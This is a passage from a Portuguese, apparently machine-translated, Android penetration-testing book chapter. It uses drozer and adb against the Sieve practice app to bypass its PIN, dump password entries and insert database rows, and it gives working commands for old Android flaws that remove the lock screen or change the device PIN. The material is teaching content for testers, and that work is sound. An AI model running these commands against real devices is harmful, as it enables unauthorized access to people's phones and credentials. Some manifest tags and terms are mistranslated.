              name="com.mwr.example.sieve.WRITE_KEYS"  
              protectionLevel="0x1">  
    </permisssão>  
    <uses-sdk minSdkVersion="8"  
              targetSdkVersion="17">  
    </uses-sdk>  
    <application theme="@2131099649"  
              label="@2131034112"  
              icon="@2130837504"  
              debuggable="true"  
              allowBackup="true">
```

```
<activity label="@2131034127"
    name=".FileSelectActivity"
    exported="true"
    finishOnTaskLaunch="true"
    clearTaskOnLaunch="true"
    excludeFromRecents="true">
</activity>
<activity label="@2131034112"
    name=".MainLoginActivity"
    excludeFromRecents="true"
    launchMode="2"
    windowSoftInputMode="0x14">
<filtro de intenção>
    <action name="android.intent.action.MAIN">
    </action>
    <category name="android.intent.category.LAUNCHER">
    </categoria>
</intent-filter>
</activity>
<activity label="@2131034121"
    name=".PWList"
    exported="true"
    finishOnTaskLaunch="true"
    clearTaskOnLaunch="true"
    excludeFromRecents="true">
</activity>
<activity label="@2131034122"
    name=".SettingsActivity"
    finishOnTaskLaunch="true"
    clearTaskOnLaunch="true"
    excludeFromRecents="true">
</activity>
<activity label="@2131034123"
    name=".AddEntryActivity"
    finishOnTaskLaunch="true"
    clearTaskOnLaunch="true"
    excludeFromRecents="true">
</activity>
<activity label="@2131034124"
    name=".ShortLoginActivity"
    finishOnTaskLaunch="true"
    clearTaskOnLaunch="true"
    excludeFromRecents="true">
</activity>
<activity label="@2131034125"
    name=".WelcomeActivity"
    finishOnTaskLaunch="true"
    clearTaskOnLaunch="true"
    excludeFromRecents="true">
</activity>
<activity label="@2131034126"
    name=".PINActivity"
    finishOnTaskLaunch="true"
    clearTaskOnLaunch="true"
    excludeFromRecents="true">
</activity>
<service name=".AuthService"
    exported="true"
    process=":remote">
</service>
<service name=".CryptoService"
    exported="true"
    process=":remote">
</service>
<provider name=".DBContentProvider"
    exported="true"
    multiprocess="true"
    authorities="com.mwr.example.sieve.DBContentProvider">
<path-permission readPermission="com.mwr.example.sieve.READ_KEYS"
    writePermission="com.mwr.example.sieve.WRITE_KEYS"
    path="/Keys">
</path-permission>
```

```

</provider>
<provider name=".FileBackupProvider"
          exported="true"
          multiprocess="true"
          authorities="com.mwr.example.sieve.FileBackupProvider">
</provider>
</applicativo>
</manifesto>

```

Para ver um resumo abreviado dos componentes exportados, use o módulo `app.package .attacksurface`, mostrado aqui:

```

dz> executar app.package.attacksurface com.mwr.example.sieve
Attack Surface:
 3 atividades exportadas
 0 receptores de transmissão exportados
 2 provedores de conteúdo exportados
 2 serviços exportados
    são passíveis de
    depuração

```

O restante deste capítulo explora cada um desses componentes do aplicativo (além de muitos outros aspectos da segurança do aplicativo).

## Atividades de exploração

As atividades são a interface gráfica do usuário de um aplicativo para o usuário. Como tal, elas controlam a entrada do usuário na funcionalidade e têm um impacto direto na segurança de um aplicativo. Normalmente, um aplicativo contém muitas atividades diferentes. Algumas podem ser exportadas e outras podem ter a intenção de serem iniciadas apenas por outro código dentro do mesmo aplicativo e não diretamente exportadas.

Considere um aplicativo que tenha uma atividade de login. Essa atividade e seu código subjacente são responsáveis por verificar se a senha correta foi inserida. De acordo com essa verificação, o código pode iniciar outra atividade com conteúdo e funcionalidade autenticados.

## Atividades desprotegidas

E se o desenvolvedor exportasse todas as atividades, inclusive as que fornecem funcionalidade autenticada? Isso significa que outro aplicativo no dispositivo, ou um usuário interagindo com o dispositivo, poderá iniciar a atividade autenticada diretamente.

O exame de todas as atividades exportadas pelo aplicativo Sieve revela o seguinte:

```

dz> run app.activity.info -a com.mwr.example.sieve Pacote:
com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
    Permissão: null
  com.mwr.example.sieve.MainLoginActivity
    Permissão: null
  com.mwr.example.sieve.PWList
    Permissão: null

```

Isso mostra três atividades exportadas que não exigem nenhuma permissão do chamador para interagir com elas. A atividade principal de um aplicativo deve ser exportada para que possa ser iniciada quando o ícone do iniciador for clicado. Ela sempre tem um filtro de intenção que tem a seguinte aparência:

```

<filtro de intenção>
  <action android:name="android.intent.action.MAIN"/>
  <category android:name="android.intent.category.LAUNCHER" />
</intent-filter>

```

Você pode encontrar essa atividade examinando o manifesto do aplicativo ou usando o `app.package.launchintent` módulo. Aqui está o último método:

```

dz> run app.package.launchintent com.mwr.example.sieve
Launch Intent:
  Ação: android.intent.action.MAIN Componente:

```

```
{com.mwr.example.sieve/com.mwr.example.sieve.MainLoginActivity}
Data: null
Categorias:
- android.intent.category.LAUNCHER
Sinalizadores: [ACTIVITY_NEW_TASK]
Mime Type: null
Extras: null
```


Quando um usuário tiver aberto o Sieve anteriormente, a inicialização do aplicativo mostrará uma atividade solicitando o PIN do usuário. Isso deixa você com duas outras atividades exportadas que podem ser iniciadas. invoque sistematicamente cada atividade exportada usando o drozer e o módulo `app.activity.start` da seguinte forma:

```
dz> run app.activity.start --component <nome_do_pacote> <nome_da_atividade_completa>
```

No caso da atividade `PWList` no aplicativo Sieve, o comando a seguir abre a atividade exportada:

```
dz> run app.activity.start --component com.mwr.example.sieve
com.mwr.example.sieve.PWList
```

Isso revela todas as contas mantidas pelo gerenciador de senhas sem a necessidade de digitar o PIN. [A Figura 7.3](#) mostra a atividade iniciada.



**Figura 7.3** Atividade exportada que leva à divulgação de todas as contas na Sieve

Esse desvio direto de autenticação desse aplicativo ocorre com a invocação de um comando. Além de simplesmente iniciar cada atividade exposta, você deve analisar o método `onCreate()` de cada uma delas em busca de declarações condicionais que possam levar a outros caminhos de código ou a um comportamento inesperado. Nunca se sabe que tipos de Easter eggs estão escondidos nesse método, o que poderia fazer com que o aplicativo executasse uma ação completamente fora do padrão, como pegar um dos parâmetros das intents e usá-lo como parte de um comando do sistema operacional que ele executa. Você pode pensar que isso é improvável e artificial, mas em suas aventuras de reversão e caça a bugs no Android, você verá coisas mais estranhas.

## OBSERVAÇÃO SOBRE ALIASES DE ATIVIDADE

No manifesto do Android, é possível declarar um `<activity-alias>`. Isso funciona como um proxy para outra atividade que já tenha sido definida no mesmo aplicativo. A atividade que o alias representa é definida pelo atributo `android:targetActivity` na tag `<activity-alias>`. Um exemplo dessa declaração é mostrado aqui:

```
<activity-alias android:name=".AliasTest"
    android:targetActivity=".WelcomeActivity"
    android:exported="true">
</activity-alias>
```

O interessante dos aliases é que eles também podem permitir o acesso a atividades que não são exportadas. O acesso à atividade de destino depende de como o alias é exportado, o que pode ser feito explicitamente ou por meio do uso de filtros de intenção. Ao usar o módulo `app.activity.info` no drozer, um alias de atividade pode ser detectado pela entrada extra que indica a atividade de destino. Um exemplo fictício de saída do `aplicativo .activity.info` se o Sieve usou o alias de atividade definido anteriormente é mostrado aqui:

```
dz> run app.activity.info -a com.mwr.example.sieve Pacote:
com.mwr.example.sieve
...
com.mwr.example.sieve.AliasTest Permissão:
null
Atividade de destino: com.mwr.example.sieve.WelcomeActivity
...
```

As atividades também são capazes de enviar informações de volta ao chamador quando `terminam()`. Isso pode ser feito por meio da função `setResult()`, que pode conter uma intenção com qualquer informação que a atividade queira enviar de volta ao chamador. Se o aplicativo chamador tiver iniciado a atividade usando `startActivityForResult()` em vez de `startActivity()` então a intenção recebida da atividade iniciada pode ser capturada dentro da chamada de retorno `onActivityResult()` substituída. Verificar se uma atividade envia um resultado de volta é tão simples quanto verificar a existência da palavra-chave `setResult` no código da atividade.

Como as atividades que não são exportadas ainda podem ser iniciadas por um usuário privilegiado, um usuário que tenha acesso privilegiado a um dispositivo pode usar esse acesso para executar todos os tipos de truques de desvio de autenticação em aplicativos instalados. Esse vetor de ataque pode ser limitado devido a esse requisito, mas será explorado de qualquer forma. Para localizar as atividades que não são exportadas por um aplicativo, você pode examinar o manifesto ou usar o sinalizador `-u` no módulo `app.activity.info`. Por exemplo, no aplicativo Sieve, o resultado é o seguinte:

```
dz> run app.activity.info -a com.mwr.example.sieve -u
Package: com.mwr.example.sieve
Atividades exportadas:
    com.mwr.example.sieve.FileSelectActivity
        Permissão: null
    com.mwr.example.sieve.MainLoginActivity
        Permissão: null
    com.mwr.example.sieve.PWList
        Permissão: nula
Atividades ocultas:
    com.mwr.example.sieve.SettingsActivity
        Permissão: null
    com.mwr.example.sieve.AddEntryActivity
        Permissão: null
    com.mwr.example.sieve.ShortLoginActivity
        Permissão: null
    com.mwr.example.sieve.WelcomeActivity
        Permissão: null
    com.mwr.example.sieve.PINActivity
        Permissão: null
```

Depois de examinar mais detalhadamente o comportamento e o código do aplicativo, uma atividade interessante para um invasor iniciar seria a `SettingsActivity`. Essa atividade permite que o invasor acesse o menu Settings e faça backup do banco de dados de senhas no cartão SD. Para iniciar essa atividade a partir de um shell ADB raiz, use o seguinte comando:

```
root@generic:/ # am start -n com.mwr.example.sieve/.SettingsActivity
```

Iniciando: Intent { cmp=com.mwr.example.sieve/.SettingsActivity }

O fato de uma atividade não ser exportada significa apenas que ela não pode ser interagida por um chamador não privilegiado. Para se proteger contra isso, um mecanismo de autenticação adicional poderia ser usado no aplicativo Sieve. O Capítulo 9 aborda como as proteções adicionais podem ser implementadas.

## EXEMPLO DO MUNDO REAL: CVE-2013-6271 REMOVER BLOQUEIOS DE DISPOSITIVOS DO ANDROID

### 4.3 OUTANTES

Em 27 de novembro de 2013, a Curesec (<http://www.curesec.com>) divulgou em seu blog uma vulnerabilidade que permitia que a tela de bloqueio fosse apagada sem a devida interação do usuário em dispositivos Android anteriores à versão 4.4. A vulnerabilidade existia na classe `com.android.settings.ChooseLockGeneric` que tratava da ativação ou não de um bloqueio de tela e do tipo a ser usado (pin, senha, gesto e assim por diante). Foi descoberto um caminho de código nessa atividade que pode ser alcançado enviando uma intenção de qualquer aplicativo que desabilite completamente o mecanismo de tela de bloqueio.

Você pode explorar essa vulnerabilidade a partir do ADB da seguinte forma:

```
shell@android:/ $ am start -n com.android.settings/com.android.settings.  
ChooseLockGeneric --ez confirm_credentials false --ei locksreen.password_ type 0  
--activity-clear-task  
Iniciando: Intent { flg=0x8000 cmp=com.android.settings/.ChooseLockGeneric (tem  
extras) }
```

[A Figura 7.4](#) mostra o bloqueio de um dispositivo antes e depois da execução do comando anterior.

Essa vulnerabilidade pode ser explorada a partir de qualquer aplicativo no dispositivo e não depende de nenhum pré-requisito.




[Figura 7.4](#) Tela de bloqueio do dispositivo que exige uma senha e que é removida depois que o exploit é executado

Em 9 de dezembro de 2010, a Lookout discutiu um vetor de ataque chamado tapjacking em <https://blog.lookout.com/look-10-007-tapjacking/>. Esse é essencialmente o equivalente móvel da vulnerabilidade da Web de clickjacking (também conhecida como UI redressing). *Tapjacking* é quando um aplicativo mal-intencionado sobrepõe uma interface de usuário falsa à atividade de outro aplicativo para induzir os usuários a clicar em algo que não pretendiam.

Isso é possível usando um recurso de interface do usuário chamado *toasts*. Os toasts geralmente são usados para exibir pequenas informações ao usuário sem que ele possa interagir com elas. O objetivo é não ser intrusivo e sobrepor de forma transparente qualquer atividade que o usuário tenha aberto naquele momento. No entanto, esses brindes podem ser totalmente personalizados e preenchidos em toda a tela com um design que os faça parecer uma atividade adequada. A parte perigosa é que, se o usuário tentar clicar em algo nessa nova "atividade", sua entrada ainda será recebida pela atividade que está abaixo do brinde. Isso significa que é possível enganar um usuário para que ele clique em parte de uma atividade que não está visível. A eficácia desse ataque depende da criatividade do invasor.

Um exemplo excessivamente otimista de execução desse ataque pode ser um aplicativo mal-intencionado abrir a atividade da Play Store e induzir o usuário a instalar um aplicativo. Lembre-se de que qualquer aplicativo pode iniciar uma atividade exportada e todas as atividades do iniciador de aplicativos instalados são exportadas devido aos seus filtros de intenção. O aplicativo do invasor pode abrir a Play Store e, em seguida, iniciar imediatamente uma sequência de brindes personalizados que exibem um jogo para o usuário ou alguma sequência de toques na tela que o usuário precisa executar para sair da "interface do usuário" ou "ganhar o jogo". O tempo todo, o posicionamento de cada item garante que os toques do usuário estejam executando ações na Play Store em segundo plano. [A Figura 7.5](#) ilustra como o posicionamento de itens clicáveis fictícios pode ser usado para instalar um novo aplicativo.



[Figura 7.5](#) Uma ilustração de como um brinde pode ser usado para executar ações não intencionais em atividades subjacentes

O teste desse problema em seu aplicativo pode ser feito usando um aplicativo de prova de conceito criado por Caitlin Harrison, da MWR InfoSecurity. Ele permite que você configure um brinde personalizado que é exibido na tela em uma posição específica. Esse código é executado em um serviço em segundo plano e permite que você navegue até o aplicativo de destino e teste se ainda é possível interagir com as atividades subjacentes do aplicativo enquanto o brinde está sendo exibido. O download desse aplicativo pode ser feito em

[https://github.com/mwrlabs/tapjacking\\_poc](https://github.com/mwrlabs/tapjacking_poc).

Pesquisar o Dalvik Executable (classes.dex) do aplicativo e os recursos do aplicativo em busca de instâncias da palavra *filterTouchesWhenObscured* também pode indicar que as atividades que estão sendo testadas não são vulneráveis a esse ataque. O Capítulo 9 explora mais sobre a proteção de uma atividade contra esse tipo de ataque.

## OBSERVAÇÃO

Alguns fornecedores de dispositivos atenuaram o tapjacking no nível do sistema operacional. Por exemplo, os dispositivos Samsung que executam as versões do Android Ice Cream Sandwich e posteriores não permitem que nenhum toque chegue a uma atividade subjacente quando há um brinde presente na tela, independentemente de o atributo *filterTouchesWhenObscured* estar definido ou não.

## Capturas de tela recentes do aplicativo

O Android armazena uma lista de aplicativos usados recentemente, mostrada na [Figura 7.6](#), que pode ser acessada com um clique longo no botão home.



[Figura 7.6](#) Os aplicativos recentes sendo exibidos em um dispositivo

As miniaturas associadas a cada uma dessas entradas são uma captura de tela da última atividade mostrada antes do aplicativo ser fechado. Dependendo do aplicativo, isso pode exibir informações confidenciais para um invasor que tenha comprometido o dispositivo e tenha acesso privilegiado. Essas miniaturas não são armazenadas em disco como no iOS e só podem ser recuperadas da memória por um invasor com acesso privilegiado. Você pode encontrar a classe específica que armazena essas capturas de tela no código-fonte do Android em

[https://github.com/android/platform\\_frameworks\\_base/blob/master/services/java/com/android/server/am/](https://github.com/android/platform_frameworks_base/blob/master/services/java/com/android/server/am/) e ela estende a classe encontrada em [https://github.com/gp-b2g/frameworks\\_base/blob/master/services/java/com/android/server/am/ThumbnailHolder.java](https://github.com/gp-b2g/frameworks_base/blob/master/services/java/com/android/server/am/ThumbnailHolder.java).

Permitir que o sistema operacional faça capturas de tela das atividades do aplicativo é um problema de baixo risco, mas pode ser importante dependendo da sensibilidade das informações exibidas por um aplicativo. O Capítulo 9 fornece técnicas para impedir que as atividades exibam informações confidenciais nessas capturas de tela.

## Injeção de fragmentos

Uma atividade pode conter elementos menores da interface do usuário denominados fragmentos. Eles podem ser considerados como "subatividades" que podem ser usadas para trocar seções de uma atividade e ajudar a facilitar layouts alternativos para diferentes tamanhos de tela e fatores de forma em que um aplicativo Android pode ser

executado.

Em 10 de dezembro de 2013, Roee Hay, da IBM Security Systems, divulgou uma vulnerabilidade que afetava todos os aplicativos com atividades exportadas que estendiam a classe `PreferenceActivity`. No método `onCreate()` da classe `PreferenceActivity`, descobriu-se que ela estava recuperando um extra chamado `:android:show_fragment` do pacote fornecido pelo usuário. Esse extra pode ser fornecido pelo aplicativo que enviou a intenção e o nome de um fragmento dentro do aplicativo de destino especificado para ser carregado. Isso permite o carregamento de qualquer fragmento escolhido dentro da atividade, que só pode ter sido usado dentro de atividades não exportadas em uso normal. Isso pode revelar uma funcionalidade que não foi planejada pelo desenvolvedor.


Todas as atividades exportadas que estendem o `PreferenceActivity` e estão sendo executadas no Android 4.3 ou anterior estão vulneráveis. Esse ataque foi atenuado pelo Android nas versões 4.4 em diante, fornecendo um novo método na classe `PreferenceActivity` chamado `isValidFragment()` para permitir que os desenvolvedores o substituam e validem quais fragmentos podem ser carregados dentro da atividade. Realizar uma validação ruim no nome do fragmento fornecido a esse método ou simplesmente retornar `true` nesse método sem realizar nenhuma verificação ainda resultaria na possibilidade de ataques de injeção de fragmentos. Mais informações sobre como implementar a verificação correta são fornecidas no Capítulo 9.

## EXEMPLO DO MUNDO REAL: ALTERAR O CÓDIGO PIN NO DISPOSITIVO SEM FORNECER O CÓDIGO EXISTENTE

Roee Hay demonstrou a vulnerabilidade de injeção de fragmento que existia no aplicativo padrão de Configurações do Android. Era possível usar uma intenção criada para invocar a atividade `Settings` e fornecer o fragmento `ChooseLockPassword$ChooseLockPasswordFragment` como argumento. Esse fragmento específico permite que o usuário altere o PIN do dispositivo sem fornecer o PIN existente. Iniciar a atividade vulnerável com a seguinte intenção do drozer inicia esse ataque e permite que você altere o PIN em um dispositivo com Android 4.3 ou anterior.

```
dz> run app.activity.start --component com.android.settings com.android.settings.Settings -  
-extra string :android:show_fragment  
com.android.settings.ChooseLockPassword$ChooseLockPasswordFragment --extra boolean  
confirmcredentials false
```

Depois de tocar uma vez no botão Voltar, você verá uma atividade semelhante à [Figura 7.7](#), na qual é possível especificar um novo código PIN para o dispositivo.




**Figura 7.7** Fragmento carregado dentro da atividade `Settings` que permite que o PIN seja alterado sem fornecer o PIN existente

### **Limites de confiança**

Os componentes do aplicativo Android são muito modulares e podem ser controlados de qualquer parte do código do aplicativo usando intents. Isso significa que não existem limites padrão entre as seções do código. Quando você considera um aplicativo que tem uma tela de login, o controle do acesso à funcionalidade que deveria ser acessível apenas a um usuário "conectado" depende totalmente de como o aplicativo foi projetado. Os desenvolvedores têm a liberdade de implementar mecanismos de autenticação da maneira que desejarem.

O Sieve contém um exemplo de um limite de confiança com falha na atividade de login principal. Um usuário do que ainda não digitou sua senha para fazer login no aplicativo ainda pode acessar as configurações, conforme mostrado na [Figura 7.8](#).



**Figura 7.8** O Sieve permite que a atividade Configurações seja aberta sem fazer login

Esse menu Configurações contém recursos que permitirão que um invasor comprometa o banco de dados de senhas sem nunca saber a senha do aplicativo. Essa funcionalidade foi claramente planejada para ser usada somente depois que o usuário fosse autenticado; no entanto, ela foi exposta em uma atividade não confiável. Essas falhas geralmente podem ser facilmente expostas ao invocar atividades que não são realmente exportadas por um aplicativo. A execução de um ataque dessa natureza usando um shell de raiz do ADB foi discutida anteriormente nesta seção.

## Exploração de provedores de conteúdo inseguro

A segurança dos provedores de conteúdo tem um passado notório no Android, porque eles geralmente contêm os dados mais confidenciais de um aplicativo e muitos desenvolvedores de aplicativos não os protegeram adequadamente. Essas vulnerabilidades foram parcialmente causadas pela lógica reversa do Android em relação aos provedores de conteúdo no que diz respeito à forma como eles são exportados por padrão.

Os provedores de conteúdo eram o único componente de aplicativo que era exportado por padrão no Android, mas essa situação foi alterada na versão 17 da API. Observe que o comportamento padrão ainda é exportar um provedor de conteúdo se o `android:targetSdkVersion` for definido como um valor menor que 17 e, portanto, esses problemas ainda prevalecem.

### Provedores de conteúdo desprotegido

Uma causa comum de problemas com provedores de conteúdo é o fato de que eles não são explicitamente marcados como `exported="false"` em suas declarações de manifesto, porque se supõe que eles seguem o mesmo comportamento de exportação padrão que outros componentes. No momento em que este artigo foi escrito, muitos aplicativos ainda se destinam a versões do SDK inferiores à API 17 (o que equivale ao Android 4.1). Isso significa que se `exported="false"` não for explicitamente declarado na declaração do provedor de conteúdo no manifesto, ele será exportado.

Vários módulos do drozer ajudam a reunir informações sobre os provedores de conteúdo exportados e permitem que você interaja com eles. No aplicativo Sieve, você pode recuperar informações sobre os provedores de conteúdo usando o seguinte:

```
dz> run app.provider.info -a com.mwr.example.sieve Pacote:  
com.mwr.example.sieve  
Autoridade: com.mwr.example.sieve.DBContentProvider
```

```

Permissão de leitura:
nula Permissão de
gravação: nula
Provedor de conteúdo: com.mwr.example.sieve.DBContentProvider
Multiprocessos permitidos: Verdadeiro
Conceder permissões de Uri: False
Path Permissions (Permissões de
caminho falsas):
  Caminho: /Keys
    Tipo: PATTERN_LITERAL
    Permissão de leitura: com.mwr.example.sieve.READ_KEYS
    Permissão de gravação: com.mwr.example.sieve.WRITE_KEYS
Autoridade: com.mwr.example.sieve.FileBackupProvider
  Permissão de leitura: null
  Permissão de gravação: nula
  Provedor de conteúdo: com.mwr.example.sieve.FileBackupProvider
  Multiprocessos permitidos: Verdadeiro
  Conceder permissões de Uri: False

```

Isso revela que dois provedores de conteúdo não exigem nenhuma permissão para os usuários que desejam ler ou gravar neles. No entanto, o `DBContentProvider` exige que os usuários tenham permissões para ler ou gravar no arquivo

/Caminho de chaves.

A saída desse módulo não fornece os URIs de conteúdo completo exatos que podem ser consultados. Entretanto, um bom ponto de partida seria tentar o caminho da raiz e o caminho definido `/Keys`. Para obter uma visão de todos os caminhos disponíveis, examine o método `query()` implementado e o código-fonte periférico do provedor de conteúdo ou use o módulo `app.provider.finduri` no drozer. Esse módulo não é abrangente e verifica apenas as cadeias de caracteres dentro desse arquivo DEX que começam com `content://`. Essa verificação pode perder a grande maioria dos caminhos disponíveis e não deve ser considerada confiável. Sua execução no pacote Sieve revela os seguintes URIs de conteúdo:

```

dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys

```

Nesse caso, ele fez um bom trabalho ao encontrar caminhos de URI de conteúdo disponíveis; no entanto, você não deve adquirir o hábito de confiar apenas nele. A execução desse módulo levou à descoberta de um caminho completamente novo que você não poderia ter previsto ao observar as informações iniciais sobre o provedor de conteúdo. O caminho recém-descoberto é

`/Passwords`. Ele não tem nenhuma permissão para protegê-lo e a consulta a esse URI leva à divulgação de todas as contas armazenadas nesse gerenciador de senhas. Aqui está o comando para consultar esse URI de conteúdo:

```

dz> run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Passwords
| _id |           service| username |      password| email       |
| 1   | Gmail          | tyrone     |             |             |
|     |                 | zA76WR9mURDNNew4TUiidVKRuKLEamg5h 84T (Base64-encoded)
|     |                 | tyrone@gmail.com | |
| 2   | Internet Banking | tyrone123 |             |
|     |                 | VJL7zoQdEeyeYQB2/DArlNv3G1m+fpWCEkg3TFUpUUti (Base64-encoded) |
|     |                 | tyrone@gmail.com |

```

Isso vazia todas as entradas de senha para cada um dos serviços correspondentes nesse provedor de conteúdo. O desenvolvedor desse aplicativo foi esperto e criptografou ou ofuscou o campo de senha. Essa criptografia é específica da implementação e foi explicitamente adicionada pelo desenvolvedor. Às vezes, a criptografia não é usada e o acesso a informações confidenciais é obtido diretamente.

Uma ideia interessante para um invasor seria inserir novas entradas ou atualizar as existentes no provedor de conteúdo de outro aplicativo. Isso poderia abrir novos caminhos de ataque, dependendo da finalidade do uso do

banco de dados do aplicativo. Para inserir uma nova entrada no provedor de conteúdo mostrado anteriormente, você pode usar o `app.provider.insert` no drozer. O código a seguir demonstra como adicionar uma nova entrada ao banco de dados de senhas do Sieve:

```
dz> run app.provider.insert content://com.mwr.example.sieve
```

```
.DBContentProvider/Passwords --integer _id 3  
